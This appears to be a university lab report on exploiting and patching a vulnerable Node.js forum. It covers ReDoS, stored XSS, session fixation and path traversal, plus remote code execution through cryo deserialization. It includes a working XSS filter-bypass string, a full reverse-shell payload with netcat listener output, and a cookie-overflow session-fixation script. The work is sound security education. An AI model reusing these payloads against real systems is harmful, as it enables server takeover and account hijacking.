

1 Section 5.1 Regular Expression Denial of Service (ReDOS)

1.1 Vulnerability Exploitation

On line 26 in auth.js, a /signup API endpoint is defined which uses a "validatePassword()" function as middleware. In the validatePassword() function, on line 8 in the code snippet below, there is an if statement as follows:


```
1 function validatePassword(req, res, next) {  
2  
3   let pass = req.body.password;  
4   let name = req.body.username;  
5  
6   //console.log(pass, name)  
7   // validate password  
8   if (pass.match(name)) {  
9     req.flash('error', 'Do not include name in password.')  
10    req.flash('message', 'Do not include name in password.')  
11  
12    return res.redirect('/register')  
13  }  
14  next()  
15 }
```

The match() function is a built-in JavaScript function that matches a string against a regular expression (regex). In this case, the password string is matched against the user regex. If the regex provided as parameter to the match() function is a string, that string is converted to a regex in the internals of the match() function.

However, note that there is no user input sanitization here! This means that any user input can be passed in the username field of the registration form, and it will be processed by the server as a regular expression. If we for instance pass in the string as seen in the image on the next page as username and the string:

"aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!"

as password, we would make use of the algorithmic complexity attack known as ReDOS. There would be an incredibly large number of possible combinations to go through in the automata (a regular expression can be represented as an automata), and because Node.js would lock up on that computation and make use of all threads, no other server-side operations will be conducted, which means accessibility to the server will be lost - a denial of service attack will have been completed.



Sign Up

Create Account

The regex engine does what is known as "backtracking", which essentially means it checks all possible combinations of grouping the string. It is looking for all group sequences of "a", containing as many a's as possible within each group sequence. One example is (aaaaaaa)(a)!, another one is (aaaaaa)(aa)!

and also (aaaaaa)(a)(a)!, and so on. The combinations are incredibly many, which causes the ReDOS.

1.2 Mitigation Techniques

There are a number of possible mitigation techniques. One might be to constrain user input to only contain alphabetic characters in the username field. Another would be to use a text-directed regex engine, which does not backtrack. Another interesting mitigation strategy would be to use the following pattern:

```
1 /(?=(...))\1/
```

Around the part of the regex that would otherwise backtrack. The regex engine will not backtrack for whatever backslash 1 matches. There is a library/package available for this called `compose-regex`. The package makes use of atomic groups and possessive quantifiers to prevent ReDOS. [\[Ove\]](#)

For this vulnerability, we solved it by sanitizing the username by only allowing it to contain alphabetic characters and by using the built-in JavaScript `includes()` method instead of `match()`. The `includes()` method provides the same functionality as the `match()` method but without the ReDOS vulnerability. In addition, we noticed that the `/signup` API endpoint on line 28 in `auth.js` called two middleware functions: `validatePassword()` and `passport.js`'s `register()` function. The ReDOS vulnerability was found in the `validatePassword()` function. However, having two middleware functions that would both do the same thing (`passport.js`'s `register()` function sanitizes the username & password inputs as well) makes little sense. Thus, we removed the `validatePassword()` function and moved the sanitization and regex check with `includes()` to `passport.js`'s `register()` function. The following code snippet shows how the `register()` function was modified:

```
1 function register(req, username, password, done) {
2   // Password and username validation
3   if (password !== req.body.password2) {
4     return done(null, false, { message: 'Passwords do not match.' })
5   } else if (username.length > 30) {
6     return done(null, false, { message: 'Username cannot be longer than thirty characters.' })
7   } else if (username.length < 3) {
8     return done(null, false, { message: 'Username must be atleast three characters.' })
9   }
10  else if (!(/^[a-zA-Z]/.test(username))) {
11    return done(null, false, { message: 'Username can only contain alphabetic characters' })
12  }
13  else if (!(/^\d+/.test(password))) {
14    return done(null, false, { message: 'Password must be composed by numbers' })
15  }
16  else if (password.length > 30) {
17    return done(null, false, { message: 'Password cannot be longer than 10' })
18  }
19  else if (password.includes(username)) {
20    return done(null, false, { message: 'Do not include name in password.' })
21  }
22
23  <--- Code Continues Below --->
```

Lines 10-12 were added to ensure the username only consists of alphabetic characters. Note that we used a regex to do this - the regex used is safe and just because we are mitigating a ReDOS vulnerability does not mean that regular expressions should not be used at all. Besides, there are other non-regex based ways of ensuring a string does not contain any other characters than alphabetic ones. An example is to simply loop through each character in the string and check if it is alphabetic or not. In addition, lines 19-21 were added to ensure the password does not contain the username, using the `includes()` instead of the `match()` method.

There are other methods (that can be built from scratch) to ensure the username is not in the password, besides using the `includes()` method or regular expressions. One such method might be to loop

through each character in the password and whenever the first character of the username is found, add it to a separate string. In the next iteration, look for the second character of the username. With each match of characters, check if the separate string equals the username. If they are equal, it means the username is in the password and we should not accept the username and password combination.

Note that the `validatePassword()` function in `user.js` (which is used as a middleware to the `/changePassword` API endpoint on line 172 in `user.js`) also uses the `.match()` method to check if the password contains the username. However, this is not vulnerable to a ReDOS attack because the username has already been sanitized in the sign-up process. Additionally, the `/changePassword` API endpoint first has the `loginRequired()` function as middleware before the `validatePassword()` function, meaning the endpoint cannot be called unless the username is registered (and the username will thus be constrained to only alphabetic characters).

Also, note that there is a maximum length on the username and password, which means the user cannot supply the server with endlessly large strings (which is also managed by the browser's HTTP(s) protocol implementation).

In a similar fashion, the `/signup` API endpoint was modified by removing the `validatePassword()` middleware:

```
1 .post('/signup', passport.authenticate('local-register', {
2   successRedirect: '/',
3   failureRedirect: '/register',
4   failureFlash: true,
5   successFlash: 'Account created!'
6 })))
```

2 Section 5.3 Cross Site Scripting (XSS)

2.1 Vulnerability Exploitation

As advised in the lab assignment's description, the first step in identifying an XSS vulnerability was to analyze both the HTML source code that was integrated with Mustache.js but also Mustache.js's documentation. According to the documentation, any variables inserted into the HTML with double curly brackets `{{ variable }}` are HTML-escaped. This means that Mustache replaces characters in the variable that might be HTML-tag specific, such as `<` and `>`. However, any variables with triple curly brackets are not escaped. Using this information, it turned out that on line 37 in the file `thread.hjs`, the body variable of the thread object was inserted into the HTML without HTML-escaping as follows: `{{{ thread.body }}}`. This did not mean that there was no user input sanitization whatsoever, though. On line 220 in `forum.js`, `thread.body` was sanitized as follows:

```
1 thread.body = thread.body
2   .replace('<script', '')
3   .replace('<img', '')
4   .replace('<svg', '')
5   .replace('javascript:', '')
```

In other words, user input sanitization did occur on the server-side. However, this form of sanitization was not particularly robust. For instance, a `<script>` tag can be easily inserted by constructing a string as follows:

```
1 <scr<scriptipt>alert("Hello World!")</script>
```

Thus, we have found a stored XSS vulnerability in the thread's body input. In order to leverage this and perform an XSS attack, the first step was to register a new regular user account. Subsequently, a new thread may be created in any popular sub-forum on `forumrly`, such as "Discussion". In the body of

the new thread, we can use the above code snippet to essentially do anything we want, using the powerful leverage of client-side JavaScript.

```
1 <scr<scriptipt>  
2 <insert literally ANY client-side JS code>  
3 </script>
```

Home > General > Discussion

New Thread

Subject

The Coolest Thread In the World

Body

<scr<scriptipt>
alert("LOL you got hacked!")
console.log("Stealing all your browser data!")
</script>

CREATE THREAD PREVIEW

Whenever an unsuspecting user then visits the thread, the JavaScript code would be executed in their browser. Note that the impact of this vulnerability primarily occurs on the client-side. This vulnerability cannot, for instance, conduct remote code execution on the server. The server simply hosts the malicious JavaScript code and serves it to the client, which the client then executes and is impacted by.

The data an attacker can steal are quite wide ranging. In essence, the attacker has free reign of the client's browser. Cookies and other browser storage can be read and/or modified, browser extensions may potentially be manipulated and data could be read from them (e.g. password managers!) and so on. Ultimately, any data that can be read and/or modified using client-side JavaScript is vulnerable. But in addition, it also depends on the inherent protections the browser has and the variables used to store this sensitive data. For instance, if a cookie has the HTTPOnly variable set, then the attacker would not be able to read it which means that cookie theft would not be possible.

2.2 Mitigation Techniques

One mitigation technique for this vulnerability would be to outsource the user input sanitization to Mustache.js (which seems to properly escape HTML), by replacing the triple curly brackets with double curly brackets for the thread.body variable in the thread.hjs file. Of course, this means that any vulnerabilities found in Mustache.js and in the way it escapes HTML would be vulnerabilities on formerly. However, seeing as that the programmers of formerly were only bothered to sanitize input at a very basic level (just replacing script), it would be much better if they outsourced this to a larger project/package used by thousands of people and that is regularly updated. Of course, this does mean that the package might be of more interest to various attackers, but it also means that any security issues would hopefully be noticed and patched more efficiently. Another mitigation technique would be to use a Content Security Policy with a nonce. That way, any script s that run JavaScript code must have the correct nonce (which is dynamically updated with each page refresh/page load) in order to be executed. We did not implement this mitigation technique because modifying the way Mustache interprets the

thread.body variable was significantly simpler. Note that there are many other mitigation strategies but are not mentioned here for the sake of condensing the report.

It would perhaps be possible to setup a web application that completely prevents the execution of any malicious script. However, such a web application would not interact with the user in any way whatsoever - it would only serve static content. There are a multitude of attacks that can happen whenever the user interacts with the application. For instance, if there are buttons on the page that lead to actions, these could potentially be used in Cross-Site Request Forgery (CSRF) attacks. If user input text boxes are replaced with drop-down selection menus and the application forwards these requests to the server as URL parameters, an attacker can directly modify the sent parameters in the URL. Or, if the parameters are forwarded through the HTTP POST body, perhaps parameters can be directly manipulated there instead. This could perhaps lead to SQL injection and/or XSS attacks. Ultimately, it is highly important to sanitize any and all user input wherever it occurs in the application.

Also, an application that only serves static content still has other attack vectors. For example, seeing as web browsers are in fact HTTP Clients, it may be that the HTTP implementation in the browser itself could be vulnerable. Also, the way static content is transmitted to the server might be vulnerable (FTP, weak passwords). The OS hosting the web server or the web server itself might be vulnerable (open ports, unpatched security issues etc). There are a wide range of possible attack vectors beyond the application layer but we will not discuss them further here for the sake of condensing this report.

All of these might be leveraged in various ways by attackers to hack the application. This might be leveraged in various ways by attackers.

3 Section 5.4 Remote Code Execution (RCE)

3.1 Vulnerability Exploitation

In the file user.js, there was an API endpoint /upload/users. In this endpoint, the package 'cryo' was used for deserializing data using the cryo.parse() method. According to the GitHub link used to fetch the source code of cryo in the package.json file, the package was last updated 5 years ago, meaning it has not received security (or any other) patches/updates since. Note that the purpose of this endpoint appears to have been for admins to upload files that contain information on new users to register on forumerly. Another API endpoint, /download/users, used the adminRequired middleware, whereas the upload API endpoint did not. This was an odd discovery and likely unintended by the programmers.

Ultimately, the upload endpoint enabled an unauthorized attacker to craft a specific payload to perform Remote Code Execution (RCE) on the server. Regardless of whether or not there was an adminRequired middleware, the endpoint could still be leveraged by an attacker to perform RCE, and this vulnerability had to be patched. There are many scenarios in which one could consider an attacker model with admin privileges (on that note - see section 5.5!). First of all, let us analyze precisely why this vulnerability existed.

```
1 .post('/upload/users', uploadUsers.single('upload-users'), (req, res) => {  
2   var newUsers = serializer.parse(req.file.buffer.toString(), { finalize: function(obj) {  
3     if (obj.hasOwnProperty('username') && obj.hasOwnProperty('lcUsername')) {  
4       obj.img = '/images/profile.png'  
5     }  
6   })})
```

The middleware "uploadUsers.single('upload-users')" referenced the package multer, which was used to handle uploading files. Multer returned a response (received as a request - in variable req - to /upload/users) which was structured in JSON format. We will hereby refer to this response as "the multer request". After uploading a file, the multer request contained multiple nested attributes. One of those

attributes were "file", which in turn contained "buffer", which was a buffered representation (array of bytes) of the uploaded file. The `.toString()` method transformed this buffer into a representation of the initial text file format that was interpretable by the programming language.

Cryo's `parse()` method was essentially able to receive a stringified representation of a JavaScript object (The JSON file format can be used for this representation). The internals of the `parse()` method then reconstructed the JSON (stringified) representation of the object into an actual JavaScript object - even reconstructing functions. The vulnerability lies in that cryo's `parse()` method did not perform any sanitization to ensure, for instance, that the `__proto__` method was not modified. What does this mean in practice?

Well, it means that we were able to re-define the object's prototype! If we can modify the object's prototype, by adding variables and methods, it means these changes will traverse down the prototype chain and affect the instantiated object "newUsers". As described in section 5.4, we also did some testing as follows:

```

1 const serializer = require('cryo');
2
3 let obj = {
4   __proto: {
5     forEach: function() {
6       console.log("I just changed forEach!");
7     }
8   }
9 }
10
11 let serializedData = serializer.stringify(obj);
12 let payload = serializedData.replace("__proto", "__proto__");
13 console.log("payload", payload);
14
15 let newObj = serializer.parse(payload, { finalize: function(obj) {
16   if (obj.hasOwnProperty('username') && obj.hasOwnProperty('lcUsername')) {
17     obj.img = '/images/profile.png'
18   }
19 }});
20
21 newObj.forEach(item => item);

```

On lines 3-9, we create a new object (consider this the equivalent of the "req.file.buffer.toString()" [stringified] object representation in the previous code section). On line 11, we stringify the object using cryo's `stringify()` method. We then replace the misspelled `__proto` with the intended `__proto__` on line 12. The reason for misspelling is so that we do not pollute the prototype of the actual object we are creating in this file. If we then pass this payload into cryo's `parse()` method, with identical parameters used in the `/upload/users` API endpoint (just to prove that it will work on the server - the parameters are not that important though), the result when running the new object's `forEach` function on line 21 is... can you guess?

```

1 terminal@terminal:~$
2 I just changed forEach!

```

What we just accomplished is quite extraordinary - we were able to overwrite the `forEach()` method defined in the prototype of JS Array Objects! It is then interesting to observe the rest of the code in the `/upload/users` endpoint, which just so happens to call the `forEach()` method (see line 8 in the code snippet below):

```

1 .post('/upload/users', uploadUsers.single('upload-users'), (req, res) => {
2   var newUsers = serializer.parse(req.file.buffer.toString(), { finalize: function(obj) {
3     if (obj.hasOwnProperty('username') && obj.hasOwnProperty('lcUsername')) {
4       obj.img = '/images/profile.png'
5     }
6   }})
7
8   newUsers.forEach(item => {

```

```

9      // Checks if username is already in use
10     mongo.db.collection('users')
11     .findOne({ lcUsername: item.lcUsername }, {collation: {locale: "en", strength: 2}}, (
err, user) => {
12         if (err) {return done(err)}
13         if (user) {
14             console.log('The user', item.lcUsername, 'already exists')
15         }
16         else {
17             // Insert the new username into the database
18             mongo.db.collection('users')
19             .insertOne(item, (err, result) => {
20                 if (err) {return done(err)}
21                 console.log('The user', item.lcUsername, 'is added')
22             })
23         }
24     })
25 })
26
27 res.redirect('back')
28 })

```

This means we can change the `forEach()` method to whatever we want, and the server will execute it. Let us rewind somewhat and look at the structure of the payload we generated previously, using `cryo's stringify()` method:

```

1 {"root":"_CRYO_REF_0","references":[{"contents":{"__proto__":"_CRYO_REF_1"},"value":"
_CRYO_OBJECT_"}, {"contents":{"forEach":"_CRYO_REF_2"},"value":"_CRYO_OBJECT_"}, {"contents
":{},"value":"_CRYO_FUNCTION_function() {\n\t\t\tconsole.log(\"I just changed forEach!\n\")
;\n\t\t\t}"}]}

```

Note how the `console.log()` we defined in our new `forEach()` function appears at the end of the payload above. We can now generate a new payload, but inject the reverse shell code instead of a simple `console.log()`. The final malicious payload would look like this:

```

1 {"root":"_CRYO_REF_0","references":[{"contents":{"__proto__":"_CRYO_REF_1"},"value":"
_CRYO_OBJECT_"}, {"contents":{"username":"test","lcUsername":"test","forEach":"_CRYO_REF_2
"},"value":"_CRYO_OBJECT_"}, {"contents":{},"value":"_CRYO_FUNCTION_function() {\n\t\t\tvar
require = global.require || global.process.mainModule.constructor._load;\n\t\t\tvar net =
require('net');\n\t\t\tvar spawn = require('child_process').spawn;\n\t\t\tvar HOST
=\"127.0.0.1\";\n\t\t\tvar PORT=\"1337\";\n\t\t\tvar TIMEOUT=\"5000\";\n\t\t\tif (typeof String.
prototype.contains === 'undefined') { String.prototype.contains = function(it) { return
this.indexOf(it) != -1; }; }\n\t\t\tfunction c(HOST,PORT) {\n\t\t\t\tvar client = new
net.Socket();\n\t\t\t\tclient.connect(PORT, HOST, function() {\n\t\t\t\t\tvar sh = spawn((
process.platform.contains('win')?'cmd.exe':'/bin/sh'), []);\n\t\t\t\t\tclient.write(\"
Connected\\r\\n\");\n\t\t\t\t\tclient.pipe(sh.stdin);\n\t\t\t\t\tsh.stdout.pipe(client);\n
\t\t\t\t\tsh.stderr.pipe(client);\n\t\t\t\t\tsh.on('exit',function(code,signal){\n\t\t\t\t\t\t
client.end(\"Disconnected\\r\\n\");\n\t\t\t\t\t});\n\t\t\t\t\tclient.on('
error', function(e) {\n\t\t\t\t\t\tsetTimeout(function() {c(HOST,PORT)}, TIMEOUT);\n\t\t\t\t\t
});\n\t\t\t\t});\n\t\t\t\tc(HOST,PORT);\n\t\t\t}"}]}

```

Now, all we have to do is create a file containing this payload, and submit it to the vulnerable API endpoint. Imagine we save the above payload in a file called `PAYLOAD.json`. We can then use Postman to upload the file to `/upload/users`, as follows:

POST ▼ http://localhost:3000/upload/users

Params Authorization Headers (9) **Body** Pre-request Script Tests Settings

☐ none ☒ form-data ☐ x-www-form-urlencoded ☐ raw ☐ binary ☐ GraphQL

| KEY | VALUE |
|--|----------------|
| <input checked="" type="checkbox"/> upload-users | PAYLOAD.json X |
| Key | Value |

We can then listen to an IP:Port (in this case, 127.0.0.1 port 1337) and we will see that the server executed our malicious payload and we now have direct shell access to the server:

```
linker@linker:~/programming/kth-git/dd2525/websec-lab2$ nc -l 127.0.0.1 1337
Connected
ls
app.js
db.js
dump.rdb
ecosystem.config.js
launch.sh
new_form.html
node_modules
package.json
package-lock.json
passport.js
public
README.md
routes
secrets.js
stats.js
stop.sh
test.js
util.js
views
wipe.sh
```

3.2 Mitigation Techniques

As outlined in the article linked in the lab assignment [Tiu], using the built-in JSON.parse() method is not vulnerable the way cryo's parse() method is.

Cryo's parse() method likely creates an empty object {} and then begins reconstructing the object based on the provided JSON-stringified representation of the object. One way of doing this might be to set obj[key] = value, for each key:value pair in the JSON file. What cryo's parse() method ultimately ends up doing for the key __proto__ goes as follows: obj.__proto__.forEach = value, where value is the function we passed. This means that the object's __proto__ method will be modified to add/overwrite the forEach() method. The internals of JSON.parse() work differently and attempting to modify the prototype in this way does not work.

As discussed on StackOverflow [tri]: "If the JSON string has a "__proto__" key, then that key will be created just as any other key, and what ever the corresponding value is in that JSON, it will end up as that property value, and not in the prototype object". After all, using cryo in the context of uploading users does not seem to be necessary. The same functionality can be achieved using JSON.parse() and JSON.stringify() in /upload/users and /download/users respectively, instead of using the cryo package. The only values that are reconstructed are "username" and "lcUsername" which should just be strings - we never need to recreate objects with particular functions (i.e. we don't allow users to pass in their own functions to save that are then reconstructed, and rightfully so).

Another option would be to sanitize the user's input and make sure the request to the /upload-

/users endpoint is not attempting to modify __proto__ or any other sensitive base object method like constructor, etc.

4 Section 5.5 Privilege Escalation via XSS

4.1 Vulnerability Exploitation

As discussed in section 5.3, the maximum impact that can be achieved using this vulnerability is highly dependent on various external factors such as built-in browser protections, data protections (such as the HTTPOnly flag in cookies) etc. So the question is difficult to answer. However, one impact that can be achieved in the context of formerly is privilege escalation! This section will discuss that in depth.

As mentioned in section 5.3, stealing an administrator's or any other user's cookie is not directly possible. The reason for this is that formerly uses Express.js to handle user sessions, which automatically sets the HTTPOnly flag to true for the session cookie (which has the name connect.sid - this will be important later on in this section). The HTTPOnly flag prevents access and modification of a cookie using JavaScript, and was introduced as a layer of protection against cookie theft and other cookie manipulation techniques.

However, session fixation can be used to set a user's session cookie to a particular value that is determined by an attacker who is able to exploit the stored XSS vulnerability described in section 5.3. The full consequences of session fixation will be described in the following paragraphs. The first step in realizing that session fixation is possible on formerly is by observing the value of the connect.sid cookie upon first visiting the forum. Then, after signing up for an account and logging in, we notice that the value of the connect.sid cookie remains the same.

Remember that the HTTPOnly flag was set on the session cookie provided by Express.js, called connect.sid. In leveraging the found XSS vulnerability, it was possible to create a new cookie with the same name, although its path was strictly /thread (remember, the XSS vulnerability was possible in the thread body) and changing it to root / was not possible. In addition, the legitimate cookie provided by Express.js with path / took precedence over the cookie generated by the attacker (with path /thread) in any requests that were made to the server.

In essence, using the stored XSS vulnerability to write JavaScript code was not enough to read/modify/overwrite the existing session cookie. Instead, it was possible to overwrite the session cookie through another bug that leveraged the functionality of how browsers store cookies. Browsers have a finite number of cookies to store in their "cookie jar". By overloading the cookie jar, existing cookies are deleted and replaced with the newly generated ones. It is possible to create cookies from client-side JavaScript. By generating enough cookies, eventually the initial session cookie would be overwritten, after which a new session cookie could be created with a value provided by the attacker.

Imagine the following scenario.

- 1) An attacker logs in to formerly and copies their session cookie's value.
- 2) The attacker creates a new thread in a popular sub-forum of formerly and inserts malicious JavaScript code. This code creates hundreds of cookies in a for-loop, i.e. performs the aforementioned cookie overload bug. The code then creates a new cookie with the name "connect.sid" and with the value of the attacker's session cookie.
- 3) The attacker posts the thread in the sub-forum, and logs out of formerly.
- 4) Whenever an unsuspecting user visits the thread, the malicious JavaScript code will be executed

in the user's browser. The user's browser's cookie jar will be overflowed, meaning their initial session cookie will be overwritten (and the user will be logged out). A new cookie will be created with the name "connect.sid", but this time with the attacker's session cookie value.

5) If the user then logs in again, the session cookie (which is also known by the attacker!) will be associated with the authentication and according privileges of that particular user.

6) If the attacker now refreshes their browser, they will also be logged in as the victim!

Creating a new thread in a sub-forum and inserting the following text in the body will store a piece of JavaScript code on the server. This code will overflow a user's cookie jar and create a new session cookie with an attacker-controlled value whenever a user visits the thread. Below is the attacker's payload, which is to be posted in the body section when creating a new thread:

```
1 <script><script>
2 for (let i=0;i<1000;i++) {
3   document.cookie = "cookie"+i+"=overflow";
4 }
5 document.cookie="connect.sid=s%3AWFTkNJd-Mncb50DQPn9DBi084I_wc08n.fHDKpDB3UGmrTpAPMNFwlk%2
6   BY6LiK7vZNiJhkBWICW88;path=/";
7 </script>
```

Note that the value after "connect.sid=" can be replaced with any other session value, although ideally one controlled by the attacker.

4.2 Mitigation Techniques

There are numerous mitigation strategies and techniques here. We decided to mitigate this session fixation vulnerability by regenerating the session cookie when the user authenticates (logs in) to formerly. On line 36 in auth.js, where the /login API endpoint is defined, passport.js's authenticate() function is called as a middleware function. The authenticate() function in passport.js was modified as follows:

```
1 function authenticate(req, username, password, done) {
2   mongo.db.collection("users")
3     .findOne({ lcUsername: username.toLowerCase() }, {collation: {locale: "en", strength: 2}},
4     async (err, user) => {
5       if (err) {return done(err)}
6
7       if (!user) {
8         return done(null, false, { message: 'Invalid username or password.' })
9       }
10
11       if (password.length !== user.password.length) {
12         return done(null, false, { message: 'Invalid username or password.' })
13       }
14
15       for (i = 0; i < password.length; i++) {
16         if (!(await util.compare(password[i],user.password[i])))
17           return done(null, false, { message: 'Invalid username or password.' });
18       }
19
20       await util.compare('', '')
21       return done(null, user)
22     })
23   let passport_session = req.session.passport;
24   req.session.regenerate(function(err){
25     req.session.passport = passport_session;
26     req.session.save(function(err){
27       if (err) console.log(err);
28     });
29   });
30 }
```

Note that lines 22 - 28 in the above code snippet were added to the original `authenticate()` function. These lines generate a new session cookie using Express.js's built-in `regenerate()` function. Now, the session fixation attack fails because when the user authenticates they receive a new session cookie while discarding the old one (which the attacker has), rendering the old one useless. Repeating the steps described above does not log the attacker in as the victim.

5 Additional Vulnerabilities

5.1 Username Path Traversal

File upload for profile pictures is limited to 2MB and can take any type of file, including scripts. On line 230 of `user.js` the method for uploading profile pictures for a user is defined as follows:

```


1 // POST route for profile picture upload
2 .post('/upload', upload.single('avatar'), (req, res) => {
3   // Validate file path
4   // Move the file and rename it to the user's username
5   fs.rename(req.file.path, req.file.destination + '/' + req.user.username, (err) => {
6     if (err) throw err;
7     // Find the user in the database and set the img variable to the correct path
8     mongo.db.collection('users')
9       .updateOne({username: req.user.username}, {
10        $set: {img: '/images/profileImages/' + req.user.username} //EXPLOIT VECTOR
11      }, (err, result) => {
12        if (err) {throw err}else {
13          // Callback
14          res.redirect('back')
15        }
16      })
17    })
18  })

```


The interesting line is the one containing how the uploaded file is stored in the server. The file is uploaded at the path `"/images/profileImages/" + req.user.username` which is simply the username (line above). Given that the username is not sanitized, we could create a username that does path traversal and replace any file in the server.

Demonstration :

1. Successful creation of a user with the username `"../..../shanly"` and uploading a file as a profile picture



2. The file is uploaded in the expected folder `"public"` instead of `"images/profileImages"`.



The consequence of this exploit could even go further than complete control or destruction of the app: if the web server is not sand-boxed which is the case of the current installation we are working on on our home computers, it could have access to files outside the scope of the server. File replacement requires a little bit of knowledge of the file system of the application. But most of the log errors are very informative, such as the one created when we try to upload a file larger than 2MB:

```

1 MulterError: File too large
2   at abortWithCode (/home/huralyria/Documents/LanguageBasedSec/Lab2/
3     source_code_mongodb_patch/forumerly/node_modules/multer/lib/make-middleware.js:79:22)
4   at FileStream.<anonymous> (/home/huralyria/Documents/LanguageBasedSec/Lab2/
5     source_code_mongodb_patch/forumerly/node_modules/multer/lib/make-middleware.js:142:11)
6   at FileStream.emit (node:events:527:28)
7   at PartStream.onData (/home/huralyria/Documents/LanguageBasedSec/Lab2/
8     source_code_mongodb_patch/forumerly/node_modules/busboy/lib/types/multipart.js:220:18)
9   at PartStream.emit (node:events:527:28)
10  at addChunk (node:internal/streams/readable:324:12)
11  at readableAddChunk (node:internal/streams/readable:297:9)
12  at PartStream.Readable.push (node:internal/streams/readable:234:10)
13  at Dicer._oninfo (/home/huralyria/Documents/LanguageBasedSec/Lab2/
14    source_code_mongodb_patch/forumerly/node_modules/dicer/lib/Dicer.js:191:36)
15  at SBMH.<anonymous> (/home/huralyria/Documents/LanguageBasedSec/Lab2/
16    source_code_mongodb_patch/forumerly/node_modules/dicer/lib/Dicer.js:127:10)

```

To mitigate this we can do a username sanitization such as the one that is implemented in section 1.2. Detailed logs provided to the user are not vulnerabilities as per say, but it would be better to hide them, as it makes the attacker gain knowledge for potential exploits.

6 Statement of Contributions

Almir Aljic & Shanly Feller contributed equally in pair programming sessions and equal division of report writing (2 main sections per person, final section on additional vulnerabilities was written together).

References

- [Ove] OVERFLOW, Stack: Avoiding Redos Attacks. <https://stackoverflow.com/questions/61551989/avoiding-redos-attacks>
- [Tiu] TIURIN, Aleksei: Deserialization vulnerabilities: attacking deserialization in JS. In: *Acunetix by Invicti* <https://www.acunetix.com/blog/web-security-zone/deserialization-vulnerabilities-attacking-deserialization-in-js/>
- [tri] TRINCOT: *How should untrusted JSON be sanitized before using JSON.parse?* <https://stackoverflow.com/questions/63926663/how-should-untrusted-json-be-sanitized-before-using-json-parse>